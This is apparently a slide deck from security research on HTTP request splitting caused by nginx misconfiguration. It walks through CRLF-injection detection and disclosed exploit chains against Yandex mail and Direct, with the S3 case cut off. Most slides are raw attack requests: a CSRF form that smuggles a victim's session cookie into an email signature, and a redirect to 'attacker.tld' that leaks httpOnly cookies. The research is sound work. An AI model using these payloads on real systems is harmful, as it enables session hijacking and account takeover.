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# HTTP Request Splitting vulnerabilities exploitation

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# HTTP Splitting



Why is this still relevant in 2023?

- nginx is used as a frontend in ~30-50% of sites in the world
- it's not nginx vulnerability, it's misconfiguration

# Nginx misconfiguration

Example of nginx variables that can contain CR LF characters

`$uri` - Normalized Request-URI value

`$document_uri` - `$uri` alias

Variables from regexp with an exclusive range

`location ~ /docs/([^\/]*)? { ... $1 ... }` # vulnerable

`location ~ /docs/(.*)? { ... $1 ... }` # not vulnerable

# Nginx misconfiguration


Functions that form HTTP request/response structure

```
rewrite, return, add_header, proxy_set_header, proxy_pass
```

Classic example (HTTP > HTTPS redirect)

```
return 302 https://company.tld$uri;
```


# CRLF Injection (HTTP Response)




```
GET /%0D%0ASet-Cookie:%20x=x HTTP/1.1
Host: company.tld
```

```
HTTP/1.1 302 Moved Temporarily
Date: Mon, 01 Jun 2023 13:37:00 GMT
Location: https://company.tld/
Set-Cookie: x=x
```

# CRLF Injection (HTTP Response)



# CRLF Injection (HTTP Request)



```
GET /%20HTTP/1.1%0D%0A:%20x HTTP/1.1
Host: company.tld
Cookie: sessionid=xxx;
```

```
GET / HTTP/1.1
X: x HTTP/1.1
Host: www.company.tld
Cookie: sessionid=xxx;
```

# CRLF Injection (HTTP Request)

The exploitation and detection of the vulnerability depends on what can be controlled in the request.

```
GET /api/[INJ]?foo=bar&baz=[INJ] HTTP/1.1
```

```
Host: backend
```

```
Cookie: sessionId=xxx;
```

```
X-Header: [INJ]
```



# Detection methods

<code>http://company.tld/%20X</code>	Any HTTP code
<code>http://company.tld/%20H</code>	400 Bad Request

GET / `H` HTTP/1.1

Host: company.tld

Cookie: sessionid=xxx;

**400 Bad Request**

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nginx/1.17.6

# Detection methods

`http://company.tld/%20HTTP/1.1%0D%0AX:%20x`

Any HTTP code

`http://company.tld/%20HTTP/13.37%0D%0AX:%20x`

505 HTTP Version Not Supported

GET / HTTP/13.37

X: x HTTP/1.1

Host: company.tld

Cookie: sessionid=xxx;

**505 HTTP Version Not Supported**

nginx/1.17.6

# Detection methods

`http://company.tld/%20HTTP/1.1%0D%0AXXXX:%20x`

Any HTTP code

`http://company.tld/%20HTTP/1.1%0D%0AHost:%20x`

400 Bad Request

GET / HTTP/1.1

Host: x HTTP/1.1

Host: company.tld

Cookie: sessionid=xxx;


**400 Bad Request**

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nginx/1.17.6

# Detection methods

Vulnerability often is triggered before the authorization check



# CRLF Injection (HTTP Response)

- Exploitation of non-exploitable bugs
  - XSS via HTTP Header, via raw Request-URI
- Possibility to send two+ requests
  - Potential HTTP Desync attacks
- Access to other backend vhosts
- Web Cache poisoning vulns
- WAF bypass
- Attacks that require custom headers
- Etc...



Case #1

[mail.yandex.ru](mailto:mail.yandex.ru)



# Case #1: mail.yandex.ru

```
location ^~ /lite/api/ {  
    proxy_pass http://lite-backend$uri$is_args$args;  
}
```

```
GET /lite/api/%20HTTP/1.1%0D%0AX:%20x HTTP/1.1  
Host: mail.yandex.ru  
Cookie: Session_id=xxx;
```

```
GET /lite/api/ HTTP/1.1  
X: x HTTP/1.1  
Host: mail.yandex.ru  
Cookie: Session_id=xxx;
```

# Case #1: mail.yandex.ru

What can an attacker control in HTTP request?

```
GET /lite/api/[INJ] HTTP/1.1
Host: mail.yandex.ru
Cookie: yandexuid=[...]; Session_id=[...];
User-Agent: Mozilla/5.0
Connection: close
```



# Case #1: mail.yandex.ru

Adding custom HTTP headers

```
GET /lite/api/[INJ] HTTP/1.1
```

```
Arbitrary-Header: HTTP/1.1
```

```
Host: mail.yandex.ru
```


```
Cookie: yandexuid=[...]; Session_id=[...];
```

```
User-Agent: Mozilla/5.0
```

```
Connection: close
```

# Case #1: mail.yandex.ru

## Partial control of the Request-Path



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## Partial control of the Request-Path

```
GET /lite/api/%2e%2e/arbitrary/path HTTP/1.1
Arbitrary-Header: HTTP/1.1
Host: mail.yandex.ru
Cookie: yandexuid=[...]; Session_id=[...];
User-Agent: Mozilla/5.0
Connection: close
```

# Case #1: mail.yandex.ru

Changing the HTTP method (CSRF-like)

```
POST /lite/api/%2e%2e/arbitrary/path HTTP/1.1
Arbitrary-Header: HTTP/1.1
Host: mail.yandex.ru
Cookie: yandexuid=[...]; Session_id=[...];
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Connection: close

key=value
```

# Case #1: mail.yandex.ru

```
POST /lite/api/%2e%2e/arbitrary/path HTTP/1.1
```

```
Host: mail.yandex.ru
```

```
param= HTTP/1.1
```

```
Host: mail.yandex.ru
```

```
Cookie: yandexuid=[...]; Session_id=[...];
```

```
[...]
```

```
&param2=value
```

# Case #1: mail.yandex.ru

```
POST /lite/api/%2e%2e/arbitrary/path HTTP/1.1
```

```
Host: mail.yandex.ru
```

```
Cookie: Session_id=<attacker_session_id>;
```

```
param= HTTP/1.1
```

```
Host: mail.yandex.ru
```

```
Cookie: yandexuid=[...]; Session_id=[...];
```

```
[...]
```

```
&param2=value
```

# Case #1: mail.yandex.ru



Pros and cons of this type of vulnerability exploitation

- Exploitation of the vulnerability does not depend on the settings and privileges of the client
- Samesite cookies
- Value of the CSRF token is known to the attacker

# Case #1: mail.yandex.ru

Email signature:

- Supports multiline value
- Has no limits on the range of allowed characters
- Has no limit on the maximum length of a value

Yandex mail

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**Mail settings**

Name

Signature

☐ group by subject  
☐ show ads

☐ save in "Sent" folder

☒ current folder  
☐ next message

☐ in all messages  
☐ including spam

[Change password](#)

Interface language: English

After a message has been deleted:

After a message has been sent:

Show images:

Flagged Unread

Inbox 237  
Junk  
Archive  
Sent  
Trash  
Spam 1  
Drafts  
Templates



# Case #1: mail.yandex.ru

```
POST /lite/api/%2e%2e/%2e%2e/lite/setup-action.xml HTTP/1.1
```

```
Host: mail.yandex.ru
```

```
Cookie: Session_id=<attacker_session_id>;
```

```
Content-Length: 5000
```

```
Content-Type: application/x-www-form-urlencoded
```

```
_ckey=<attacker_CSRF_token>&signature= HTTP/1.1
```

```
Host: mail.yandex.ru
```

```
Cookie: yandexuid=[...]; Session_id=[...];
```

```
[...]
```

```
&x=padding[...5000...]padding
```

http  
body

# Case #1: mail.yandex.ru

```
<form
action="https://mail.yandex.ru/lite/api/%252e%252e/%252e%252e/lite/setup-
action.xml%20HTTP/1.1%0D%0AHost:mail.yandex.ru%0D%0ACookie:Session_id=
<attacker_session_id>%3b%0D%0AContent-Length:5000%0D%0A
Content-Type:application/x-www-form-urlencoded%0D%0A%0D%0A
_ckey=<attacker_CSRF_token>&signature="
method="POST">

<input type="hidden" name="x" value="padding[...5000...]padding" />
<input type="submit" value="Submit request" />

</form>
```

# Case #1: mail.yandex.ru

POST /lite/api/%2e%2e/%2e%2e/lite/setup-action.xml HTTP/1.1

Host: mail.yandex.ru

Cookie: Session\_id=<attacker\_session\_id>;

Content-Length: 5000

Content-Type: application/x-www-form-urlencoded

\_ckey=<attacker\_CSRF\_token>&signature= HTTP/1.1

Host: mail.yandex.ru

Cookie: yandexuid=[...]; Session\_id=[...];

[...]

&x=padding[...5000...]padding



signature parameter  
contains only this data

# Case #1: mail.yandex.ru

```
POST /lite/api/%2e%2e/%2e%2e/lite/setup-action.xml HTTP/1.1
```

```
Host: mail.yandex.ru
```

```
Cookie: Session_id=<attacker_session_id>;
```

```
Content-Length: 5000
```

```
Content-Type: application/x-www-form-urlencoded
```

```
_ckey=<attacker_CSRF_token>&signature= HTTP/1.1
```

```
Host: mail.yandex.ru
```

```
Cookie: yandexuid=[...]; Session_id=[...];
```

```
[...]
```

```
&x=padding[...5000...]padding
```

Symbol ";" like "&"  
is the parameter separator



# Case #1: mail.yandex.ru



OK, cookie leak is not possible via  
application/x-www-form-urlencoded  
on this case.

But what about multipart/form-data?

# Case #1: mail.yandex.ru

```
POST /lite/api/%2e%2e/%2e%2e/lite/setup-action.xml HTTP/1.1
Host: mail.yandex.ru
[...]
Content-Type: multipart/form-data; boundary=xxx

--xxx
Content-Disposition: form-data; name="_ckey"

<attacker_CSRF_token>
--xxx
Content-Disposition: form-data; name="signature"

PoC: HTTP/1.1
Host: mail.yandex.ru
X-Original-Uri: /lite/api/%252e%252e/[...]%0D%0A%0D%0A--xxx%0D%0AContent-Disposition:[...]
Cookie: yandexuid=[...]; Session_id=[...];
User-Agent: Mozilla/5.0
[...]
--xxx--
padding[...5000...]padding
```

# Case #1: mail.yandex.ru

```
POST /lite/api/%2e%2e/%2e%2e/lite/setup-action.xml HTTP/1.1
```

```
Host: mail.yandex.ru
```

```
[...]
```

```
Content-Type: multipart/form-data; boundary=xxx
```

```
--xxx
```


```
Content-Disposition: form-data; name="_ckey"
```

```
<attacker_CSRF_token>
```

```
--xxx
```

```
Content-Disposition: form-data; name="signature"
```

signature parameter  
contains only this data



```
PoC: HTTP/1.1
```

```
Host: mail.yandex.ru
```

```
X-Original-Uri: /lite/api/%252e%252e/[...]%0D%0A%0D%0A--xxx%0D%0AContent-Disposition:[...]
```

```
Cookie: yandexuid=[...]; Session_id=[...];
```

```
User-Agent: Mozilla/5.0
```

```
[...]
```

```
--xxx--
```

```
padding[...5000...]padding
```

# Case #1: mail.yandex.ru

```
POST /lite/api/%2e%2e/%2e%2e/lite/setup-action.xml HTTP/1.1
Host: mail.yandex.ru
[...]
Content-Type: multipart/form-data; boundary=xxx
```

```
--xxx
```

```
Content-Disposition: form-data; name="_ckey"
```

```
<attacker_CSRF_token>
```

```
--xxx
```

```
Content-Disposition: form-data; name="signature"
```

```
PoC: HTTP/1.1
```

```
Host: mail.yandex.ru
```

```
X-Original-Uri: /lite/api/%252e%252e/[...]%0D%0A%0D%0A--xxx%0D%0AContent-Disposition:[...]
```

```
Cookie: yandexuid=[...]; Session_id=[...];
```

```
User-Agent: Mozilla/5.0
```

```
[...]
```

```
--xxx--
```

```
padding[...5000...]padding
```



X-Original-Uri  
contains a boundary



# Case #1: mail.yandex.ru

```
POST /lite/api/%2e%2e/%2e%2e/lite/setup-action.xml HTTP/1.1
```

```
Host: mail.yandex.ru
```

```
[...]
```

```
Content-Type: multipart/form-data; boundary=x.x
```

```
--x.x
```

```
Content-Disposition: form-data; name="_ckey"
```

```
<attacker_CSRF_token>
```

```
--x.x
```

```
Content-Disposition: form-data; name="signature"
```

```
PoC: HTTP/1.1
```

```
Host: mail.yandex.ru
```

```
X-Original-Uri: /lite/api/%252e%252e/[...]%0D%0A%0D%0A--x%2ex%0D%0AContent-Disposition:[...]
```

```
Cookie: yandexuid=[...]; Session_id=[...];
```

```
User-Agent: Mozilla/5.0
```

```
[...]
```

```
--x.x--
```

```
padding[...5000...]padding
```

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- Client Session\_id



Case #2

[direct.yandex.ru](https://direct.yandex.ru)



# Case #2: direct.yandex.ru



```
location ~ ^/dna/payment {  
    rewrite ^/dna/([^/]+) /registered/main.pl?cmd=unifiedPayment&context=$1&native_uri=$uri break;  
    proxy_pass http://$back;
```

```
GET /dna/payment/x%20HTTP/1.1%0D%0AX:x HTTP/1.1  
Host: direct.yandex.ru  
Cookie: Session_id=xxx;
```

```
GET /registered/main.pl?cmd=unifiedPayment&  
context=payment&native_uri=x HTTP/1.1  
X:x HTTP/1.1  
Host: direct.yandex.ru  
Cookie: Session_id=xxx;
```

## Case #2: direct.yandex.ru

The exploitation of the vulnerability is complicated by the static path

```
GET /registered/main.pl?cmd=unifiedPayment&context=payment&native_uri=x HTTP/1.1
CRLF: Injection HTTP/1.1
Host: direct.yandex.ru
Cookie: Session_id=xxx;
```

# Case #2: direct.yandex.ru

What if we use HTTP Parameter Pollution?

```
GET /registered/main.pl?cmd=unifiedPayment&context=payment&native_uri=x
&cmd=foobar HTTP/1.1
CRLF: Injection HTTP/1.1
Host: direct.yandex.ru
Cookie: Session_id=xxx;
```

# Case #2: direct.yandex.ru

The extra GET parameter didn't work, but the POST was successful

```
POST /registered/main.pl?cmd=unifiedPayment&context=payment&native_uri=x HTTP/1.1
```

```
CRLF: Injection HTTP/1.1
```

```
Host: direct.yandex.ru
```

```
Cookie: Session_id=xxx;
```

```
Content-Type: application/x-www-form-urlencoded
```

```
cmd=foobar
```

## Case #2: direct.yandex.ru

Now we need to find a way to extract the data

```
sub cmd_unlockCamp :Cmd(unlockCamp)
  :Description('разблокировка кампании')
  :Rbac(Code => rbac_cmd_by_owners, ExceptRole => [media, superreader,
limited_support])
{
  [...]
  my %FORM = %{$_[0]{FORM}};
  [...]
  if($FORM{retpath}) {
    return redirect($r, $FORM{retpath});
  }
}
```



# Case #2: direct.yandex.ru

Yep, we will use Open Redirect

```
POST /registered/main.pl?cmd=unifiedPayment&context=payment&native_uri=x HTTP/1.1
CRLF: Injection HTTP/1.1
Host: direct.yandex.ru
Cookie: Session_id=xxx;
Content-Type: application/x-www-form-urlencoded

cmd=unlockCamp&retpath=/\attacker.tld/
```

# Case #2: direct.yandex.ru



CRLF Injection

HTTP Parameter Pollution

Open Redirect



Leak httpOnly cookie Session\_id

# Case #2: direct.yandex.ru

```
POST /registered/main.pl?cmd=unifiedPayment&context=payment&native_uri=? HTTP/1.1
Host: direct.yandex.ru
Cookie: Session_id=<attacker_session_id>;
Content-Type: multipart/form-data; boundary=wrw
Content-Length: 12000
```

[...]

--wrw

```
Content-Disposition: form-data; name="retpath"
```

```
/\attacker.tld/? HTTP/1.1
```

```
Host: direct.yandex.ru
```


[...]

```
Cookie: Session_id=xxx;
```

--wrw--

```
padding[...12000...]padding
```

# Case #2: direct.yandex.ru



# Case #2: direct.yandex.ru


## Response

Pretty

Raw

Hex

Render



```
1 HTTP/1.1 302 Found
2 Connection: Close
3 Content-Length: 3468
4 Content-Type: text/html; charset=iso-8859-1
5 Date: Wed, 21 Jun 2023 10:04:49 GMT
6 Location: /\attacker.tld? HTTP/1.0 X-Real-IP: [REDACTED] Host: direct.yandex.ru X-Real-SSL-Protocol: TLSv1.2
Connection: close Content-Length: 12489 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Accept-Encoding: gzip, deflate Accept-Language: en,en-US;q=0.9 Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded Cookie: gdpr=0; [REDACTED]
yandexuid=[REDACTED]; yuidss=[REDACTED];
i=[REDACTED];
ymex=[REDACTED]; yandex_login=[REDACTED];
bh=[REDACTED];
[REDACTED];
Session_id=[REDACTED];
[REDACTED];
sessar=[REDACTED];
sessionid2=[REDACTED];
[REDACTED]; is_gdpr=0; is_gdpr_b=[REDACTED] Origin: https://blackfan.ru Referer: https://blackfan.ru/
Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: cross-site Sec-Fetch-User: ?1
Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/114.0.5735.134 Safari/537.36 X-Antirobot-Jws-Info: INVALID X-Antirobot-Robotness-Y: 0.0
X-Antirobot-Service-Y: direct X-Awacs-Get-HTTP: true X-Forwarded-For: [REDACTED] X-Forwarded-For-Y:
[REDACTED] X-Forwarded-Proto: https X-Forwarded-Host: direct.yandex.ru X-Req-Id:
```

## Case #2: direct.yandex.ru

Cookie values can contain the # symbol, so the attacker's site needs to save not only the request data, but also the location.hash.

```
HTTP/1.1 302 Found
```

```
Connection: close
```

```
[...]
```

```
Location: /\attacker.tld? HTTP/1.0 [...] Cookie: param=value#value; Session_id=[...];
```



Case #3

Amazon S3



# Case #3: Amazon S3



```
location /s3/ {  
    proxy_pass https://company-bucket.s3.amazonaws.com$uri;  
}
```

Frans Rosén

<https://labs.detectify.com/2021/02/18/middleware-middleware-everywhere-and-lots-of-misconfigurations-to-fix/>



# Case #3: Amazon S3

